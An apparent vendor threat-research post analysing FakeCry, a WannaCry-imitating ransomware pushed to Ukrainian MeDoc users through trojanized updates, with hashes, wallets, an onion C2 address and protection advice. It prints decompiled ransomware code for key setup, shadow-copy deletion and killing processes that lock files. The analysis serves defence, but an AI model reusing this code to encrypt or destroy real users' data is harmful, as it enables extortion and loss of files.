In ExPetr/Petya's shadow, FakeCry ransomware wave hits Ukraine

By Anton Ivanov

Published: 2017-07-04 · Archived: 2026-04-05 21:10:20 UTC

APT reports

APT reports

04 Jul 2017

4 minute read


While the (cyber-)world was still shaking under the destructive ExPetr/Petya attack that hit on June 27, another ransomware attack targeting Ukraine at the same time went almost unnoticed.

So far, all theories regarding the spread of ExPetr/Petya point into two directions:


- Distribution via trojanized updates to MeDoc users
- Distribution via waterhole attacks in Ukrainian news websites (one case known)

While there is little doubt that MeDoc users were infected via malicious updates with ExPetr, it appears that ExPetr was not the only malware they received. Our telemetry confirms that MeDoc users received at least one other malicious program at the same time. This additional malware, which was run as “ed.exe” in the “MeDoc” program folder (eg. c:\programdata\medoc\medoc\ed.exe) was run on victim machines by the parent process ezvit.exe, a component of the MeDoc software. This suggests the delivery mechanism abused the same MeDoc updates vector as ExPetr.

The malware, which unsurprisingly, is also ransomware, is written in .NET and includes a “WNCRY” string, which obviously refers to the massive WannaCry epidemic that hit global businesses back in May 2017.



A “forgotten” PDB path inside also points to the project’s name being “WannaCry”:



Amusingly, in what we believe to be a false flag, it pretends to be “made in China”:

Based on the strings and the pretense that it’s WannaCry, we’ve decided to call this “FakeCry”.

FakeCry technical details

Sample:MD5: **0BDE638B274C7F9C6C356D3987ED1A2D**

Size: **3,880,448 bytes**

Compilation timestamp: **Fri Jan 01 01:25:26 2016**

First seen in the wild: **2017.06.27 12:34:00 (GMT)**

Filename on disk: **wc.exe**

This program acts as a dropper for a ransomware module.

The dropper supports the following commands:

- extract – drops the ransomware component
- ed – begin encryption
- dd – begin decryption
- <Key>:
  - If ed is passed then it is a public key
  - If dd is passed then it is a private key
- demo (encryption or decryption with hardcoded RSA keys)

The ransomware component has the following identification data:

MD5: **5C7C894A1CCFD8C8E0F174B0149A6601**

Size: **442,880 bytes**

Compilation timestamp: **Fri Jan 01 01:20:53 2016**

First seen in the wild: **2017.06.27 12:34:00 (GMT)**
Filename on disk: **ed.exe**

The ransomware component supports the following command

- genrsa – generate RSA-2048 key pair

```
RSAKeyPair expr_187 = new RSAKeyPair();
string arg = Convert.ToBase64String(expr_187.PublicKey, Base64FormattingOptions.None);
string arg2 = Convert.ToBase64String(expr_187.PrivateKey, Base64FormattingOptions.None);
Console.Write(string.Format("{0},{1}", arg2, arg));
expr_187.ClearPrivateKey();
```

```
// Token: 0x06000008 RID: 8 RVA: 0x00002184 File Offset: 0x00000384
public RSAKeyPair()
{
    using (RSACryptoServiceProvider rSACryptoServiceProvider = new RSACryptoServiceProvider(2048))
    {
        this._publicKey = rSACryptoServiceProvider.ExportCspBlob(false);
        this._privateKey = rSACryptoServiceProvider.ExportCspBlob(true);
    }
}
```

- Df – decrypt file
- Dd – decrypt disk
- ef- encrypt file
- Ed – encrypt disk
- delshadowcopies – delete shadow copies on machine

```
private static void Main(string[] args)
{
    if (args.Length == 1 && args[0] == "-extract")
    {
        File.WriteAllBytes(Program.ENCRYPTION_TOOL_FNAME, Resources.ed);
    }
    if (args.Length != 2)
    {
        return;
    }
    try
    {
        string text = args[0];
        string text2 = args[1];
        bool flag = text == "-ed";
        if (!(text != "-ed") || !(text != "-dd"))
        {
            if (text2 == "demo")
            {
                text2 = (flag ? Program.DEMO_KEY_PUBLIC : Program.DEMO_KEY_PRIVATE);
            }
            Program.RemoveIndexFiles();
            File.WriteAllBytes(Program.ENCRYPTION_TOOL_FNAME, Resources.ed);
            PS.ExecuteAndForget(Program.ENCRYPTION_TOOL_FNAME, "-delshadowcopies");
            string text3 = flag ? Program.InitKeysSubsystem(text2) : text2;
            if (text3 == Program.DEMO_KEY_PRIVATE)
            {
                try
                {
                    string text4 = "key.decrypted";
                    File.WriteAllBytes(text4, Convert.FromBase64String((string)Registry.CurrentUser.OpenSubKey("Software\\WC", false).GetValue("private_key_encrypted")));
                    PS.ExecuteAndWait(Program.ENCRYPTION_TOOL_FNAME, "-df " + text4 + " " + text2);
```

Example command line for the execution of the ransomware component:

- exe -ed C:\ 3ds,uot,stw,sxw,ott,odt,pem,p12,csr,crt,key,pfx,der windows BgIAAACkAABSU0ExAAgA….

When run, the ransomware executes the following steps:

1. 1 deletes shadow copies
2. 2 initializes keys
3. 3 creates file list for encryption

4. 4 encrypts files
5. 5 shows window with the ransom demand

Keys initialization process

The malware creates a RSA key pair for encryption. The private RSA key is encrypted with the attacker's public RSA key, which is passed via arguments.

```
public static string InitKeysSubsystem(string masterPublicKey)
{
    string result = "";
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software", true);
        RegistryKey registryKey2 = registryKey.OpenSubKey("WC", true);
        if (registryKey2 == null)
        {
            registryKey2 = registryKey.CreateSubKey("WC");
        }
        if (registryKey2.GetValue("guid") == null)
        {
            registryKey2.SetValue("guid", Guid.NewGuid().ToString());
            string text = PS.ExecuteAndWait(Program.ENCRYPTION_TOOL_FNAME, "-genrsa");
            string contents = text.Split(new char[]
            {
                ','
            })[0];
            string text2 = text.Split(new char[]
            {
                ','
            })[1];
            File.WriteAllText(Program.ENCRYPTED_PRIVATE_KEY_FNAME, contents);
            GC.Collect();
            PS.ExecuteAndWait(Program.ENCRYPTION_TOOL_FNAME, "-ef " + Program.ENCRYPTED_PRIVATE_KEY_FNAME + " " + masterPublicKey);
            byte[] inArray = File.ReadAllBytes(Program.ENCRYPTED_PRIVATE_KEY_FNAME);
            File.Delete(Program.ENCRYPTED_PRIVATE_KEY_FNAME);
            registryKey2.SetValue("public_key", text2);
            registryKey2.SetValue("private_key_encrypted", Convert.ToBase64String(inArray));
            registryKey2.SetValue("wc_path", Assembly.GetEntryAssembly().Location);
            result = text2;
        }
        else
        {
            result = (string)registryKey2.GetValue("public_key");
        }
        registryKey2.Close();
        registryKey.Close();
    }
```

The generated, the public RSA key and encrypted private RSA key are stored in this registry key:

- HKCU\Software\WC

File encryption process

List of extensions targeted for encryption:

- **doc,docx,xls,xlsx,ppt,pptx,pst,ost,msg,eml**
- **vsd,vsdx,txt,csv,rtf,123,wks,wk1,pdf,dwg**
- **onetoc2,snt,docb,docm,dot,dotm,dotx,xlsm,xlsb,xlw**
- **xlt,xlm,xlc,xltx,xltm,pptm,pot,pps,ppsm,ppsx**
- **ppam,potx,potm,edb,hwp,602,sxi,sti,sldx,sldm**
- **sldm,vdi,vmdk,vmx,gpg,aes,ARC,PAQ,bz2,tbk**
- **bak,tar,tgz,gz,7z,rar,zip,backup,iso,vcd**
- **raw,cgm,tiff,nef,psd,ai,svg,djvu,m4u,m3u**
- **mid,wma,flv,3g2,mkv,3gp,mp4,mov,avi,asf**

- **mpeg,vob,mpg,wmv,fla,swf,wav,mp3,sh,class**
- **jar,java,rb,asp,php,jsp,brd,sch,dch,dip**
- **pl,vb,vbs,ps1,bat,cmd,js,asm,h,pas**
- **cpp,c,cs,suo,sln,ldf,mdf,ibd,myi,myd**
- **frm,odb,dbf,db,mdb,accdb,sql,sqlitedb,sqlite3,asc**
- **lay6,lay,mml,sxm,otg,odg,uop,std,sxd,otp**
- **odp,wb2,slk,dif,stc,sxc,ots,ods,3dm,max**
- **3ds,uot,stw,sxw,ott,odt,pem,p12,csr,crt,key,pfx,der**

If a file to be encrypted is locked by other processes, the ransomware can kill this process, using a Sysinternals tool (Handler Viewer) to accomplish the task.

```
// Token: 0x06000012 RID: 18 RVA: 0x00002508 File Offset: 0x00000708
private static bool KillFileLockProcess(string path)
{
    bool result;
    try
    {
        if (!File.Exists("handle.exe"))
        {
            File.WriteAllBytes("handle.exe", Resources.handle);
        }
        string arg_3C_0 = PS.ExecuteAndWait("handle.exe", "\"" + path + "\" -accepteula -nobanner");
        string pattern = "(?<=\\s+pid:\\s+)\\b(\\d+)\\b(?=\\s+)";
        using (IEnumerator enumerator = Regex.Matches(arg_3C_0, pattern).GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                Process processById = Process.GetProcessById(int.Parse(((Match)enumerator.Current).Value));
                bool flag = false;
                string[] exProcesses = CryptoFile._exProcesses;
                for (int i = 0; i < exProcesses.Length; i++)
                {
                    string text = exProcesses[i];
                    if (processById.MainModule.ModuleName.ToLower() == text.ToLower())
                    {
                        flag = true;
                        break;
                    }
                }
                if (!flag)
                {
                    processById.Kill();
                    processById.WaitForExit(10000);
                }
            }
        }
        result = true;
    }
    catch
    {
        result = false;
    }
    return result;
}
```

The file encryption algorithm in a nutshell:


- Attacker’s RSA public key is received by the ransomware via command line
- “Session” RSA-2048 key-pair is generated
- “Session” RSA private key is encrypted with public RSA key (which was received in point №1)
- For each file, an AES-256 key and IV are generated
- Key and IV are encrypted with generated “Session” RSA key and saved in the encrypted file

Interestingly, the ransomware contains a list of extensions called “DEMO_EXTENSIONS”. The attackers provide the claim that that the files from this DEMO_EXTENSION list (which contains only image file extensions – “jpg, jpeg, png, tif, gif, bmp”) will be decrypted for free, something that appears to be working as advertised.

Here’s a screenshot of the ransomware component running on a victim machine:

To decrypt the files, the attackers are asking for 0.1BTC, which is approximately 260$ at today’s exchange price. The wallet number is fixed, 13KBb1G7pkqcJcxpRHg387roBj2NX7Ufyf for all infections. Interestingly, the wallet has received seven payments so far, totalling 0.51 BTC. Most of the 0.1 payments took place on June 26, suggesting that was the day when the attack peaked. Interestingly, the attackers have withdrawn 0.41 BTC from

the ransom account.



Transaction for wallet FakeCry

So far, there is no further activity on the receiving wallet 1FW1xW8kqNg4joJFyTnw6v5bXUNyzKXtTh.

To check the payment and receive the decryption key, the malware uses an Onion server as C2, which is "4gxdnocmhl2tzx3z[.]onion".

Conclusions

Although the software company developing the MeDoc software has been so far denying all evidence that its users have been infected through malicious updates, our telemetry suggests that the vast majority of the ExPetr/Petya victims on June 27, 2017 were attacked this way.

Unfortunately ExPetr/Petya was not the only ransomware that was distributed via MeDoc updates on June 27. In parallel, another ransomware, FakeCry, was also distributed to MeDoc users at exactly the same time as ExPetr/Petya. Our telemetry shows about 90 attacked organizations received the FakeCry ransomware, almost all in Ukraine.

What makes FakeCry interesting is the fact that it appears to have been designed with false flags in mind. Its interface and messages closely emulate those of WannaCry, yet this is an entirely different malware. In what we believe to be a false flag, samples also include a "made in china" string.

Of course, one of the biggest questions here is if FakeCry and ExPetr are related. So far, the most important evidence that would suggest it, is the fact they were both distributed through MeDoc updates, at the same time.

As usual, our recommendations to protect against ransomware include:

Here's our shortlist of recommendations on how to survive ransomware attacks:

- Run a robust anti-malware suite with embedded anti-ransomware protection such as System Watcher from Kaspersky Internet Security.

- Make sure you update Microsoft Windows and all third party software. It’s crucial to apply the MS17-010 bulletin immediately.
- Do not run open attachments from untrusted sources.
- Backup sensitive data to external storage and keep it offline.

Last but not least, never pay the ransom. Paying the ransom funds the next wave of attacks.


For sysadmins, our products detect the samples used in the attack by these verdicts:


- UDS:DangerousObject.Multi.Generic
- PDM:Trojan.Win32.Generic

Our behavior detection engine SystemWatcher detects the threat as:

- PDM:Trojan.Win32.Generic
- PDM:Exploit.Win32.Generic

Latest Webinars





Reports

Kaspersky researchers analyze updated CoolClient backdoor and new tools and scripts used in HoneyMyte (aka Mustang Panda or Bronze President) APT campaigns, including three variants of a browser data stealer.

Kaspersky discloses a 2025 HoneyMyte (aka Mustang Panda or Bronze President) APT campaign, which uses a kernel-mode rootkit to deliver and protect a ToneShell backdoor.

Kaspersky GReAT experts analyze the Evasive Panda APT's infection chain, including shellcode encrypted with DPAPI and RC5, as well as the MgBot implant.

Kaspersky expert describes new malicious tools employed by the Cloud Atlas APT, including implants of their signature backdoors VBShower, VBCloud, PowerShower, and CloudAtlas.
